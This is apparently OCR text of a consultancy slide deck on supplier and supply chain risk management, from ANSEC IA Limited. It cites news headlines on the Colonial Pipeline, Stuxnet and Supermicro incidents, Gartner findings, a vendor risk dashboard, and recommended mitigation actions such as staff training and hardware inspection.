
Tue 13 Aug 2024 // 08:33 UTC

UK government may need to revisit the National Semiconductor Strategy to guard against potential supply chain disruptions and succeed in nurturing a successful domestic semiconductor ecosystem for the future.

Britain's long overdue semiconductor strategy was published last May by the previous government. It was criticized by some for offering too little funding (£1 billion/$1.3 billion over a decade) and having too narrow a focus on a handful of key areas.

Others reckoned the UK would never be able to compete directly with Taiwan or the US in mass manufacturing, and backed the administration's decision to focus instead on those parts of the supply chain where Brit companies had an advantage - chip design, R&D, and compound semiconductors.

Now, a forthcoming report from a group of academics - seen by *The Reg* ahead of




Bloomberg the Company & Its Products | Bloomberg Terminal Demo Request | Bloomberg Anywhere Remote Login | Bloomberg Customer Support
Bloomberg
Sign In
Subscribe
Live TV
Markets
Economics
Industries
Tech
Politics
Businessweek
Opinion
More
Switch Editions

The Long Hack: How China Exploited a U.S. Tech Supplier

For years, U.S. investigators found tampering in products made by Super Micro Computer Inc. The company says it

Industrial Control




NEWS
Home | InDepth | Israel-Gaza war | US election | Cost of Living | War in Ukraine | Climate | UK | World | Business
Technology

Colonial hack: How did cyber-attackers shut off pipeline?

10 May 2021

GETTY IMAGES


By Joe Tidy
Cyber reporter



KIM ZETTER SECURITY NOV 3, 2014 6:30 AM

An Unprecedented Look at Stuxnet, the World's First Digital Weapon

In an excerpt from her new book, "Countdown to Zero Day," WIRED's Kim Zetter describes the dark path the world's first digital weapon took to reach its target in Iran.



NEWS
Home | InDepth | Israel-Gaza war | US election | Cost of Living | War in Ukraine | Climate | UK | World | Business
World | Africa | Asia | Australia | Europe | Latin America | Middle East | US & Canada

Hacker tries to poison water supply of Florida city


8 February 2021

Officials said "at no time was there a significant adverse effect on the water being treated"

A computer hacker gained access to the water system of a city in Florida and tried to pump in a "dangerous" amount of a chemical, officials say.

Proposal - Consider a Balanced Risk Approach

Supplier Risk Management Factors



- The 2023 Gartner Balancing Sustainability and Resilience Survey found that 53% of respondents reported their supply chains were facing disruptions 50% of the time or more.
- Buying organisations that have supplier risk management technology can monitor and analyse supplier risk events in real time or near real time. However, more sophisticated use cases, which are driving solutions to be predictive and prescriptive, are using AI and ML and other emerging technologies.
- The software market to address supplier risk remains highly fragmented, leaving companies with too many options, and no single solution can meet every requirement.

Gartner Source: Gartner

Differentiating Capabilities for Supplier Risk Management Solutions

Multitier Mapping

Data Enrichment and Quality


Advanced Analytics

Extensibility


Multitenant Architecture

Partner Ecosystem

Emerging Technology



Gartner Source: Gartner Magic Quandrant



Vendors

Detected applications

Vendor review

2 new applications detected New applications have been detected. Please review and action them manually.

Active Archived

44 Active vendors

Search...

29 Not assessed

□	Name	Risk level	Departments	Owner	Review status
□	1Password 1password.com	Very Low	None		Overdue Due 1 day ago
□	2GoProducts 2goproducts.com	Critical	None		No reviews scheduled
□	ADP RUN adp.com	Not assessed	None	None	No reviews scheduled
□	ADP TotalSource totalsource.adp.com	Not assessed	None	None	No reviews scheduled
□	ADP Workforce Now workforcenow.adp.com	Not assessed	None	None	No reviews scheduled
□	AWS aws.amazon.com	High	None		Upcoming Next review starts Jan 1, 2025
□	AWS	Not assessed	None	None	No reviews scheduled
□	AccountantsWorld accountantsworld.com	Not assessed	None	None	No reviews scheduled

Actions to consider

- Apply a balanced risk approach;
- People - Acknowledge you have less control over third parties than staff;
- People – provide training to staff working with third parties;
- Process – ensure processes are end to end and automated where possible;
- Process – ensure risks are reviewed regularly – change driven, automated if possible;
- Process - Third Party Risk Exchange – compare previous assessments;

Actions to consider

- Technology – Training – ensure staff are aware of risks;
- Technology – consider specific tests for hardware

Visual Inspection

Automated Optical Inspection

X-Ray

Destructive testing

Summary

- This is an evolving area with further automation being driven by AI and ML;
- Approach needs to be Risk based – understanding the risk to your organisation (reputational, financial, cyber etc.) is key to ensuring a pragmatic approach to mitigation.

Thank You – Any Questions?

ISO 27001 CERTIFICATION EUROPE™

ISO 9001 CERTIFICATION EUROPE™

Antrim | Belfast | Cookstown | Dublin | Edinburgh

An Outsource Group Company, 4, Plasketts Close, Kilbegs
Business Park, Antrim, County Antrim, BT41 4LY.

ANSEC IA Limited is registered in Northern Ireland.
Registration Number: NI 064909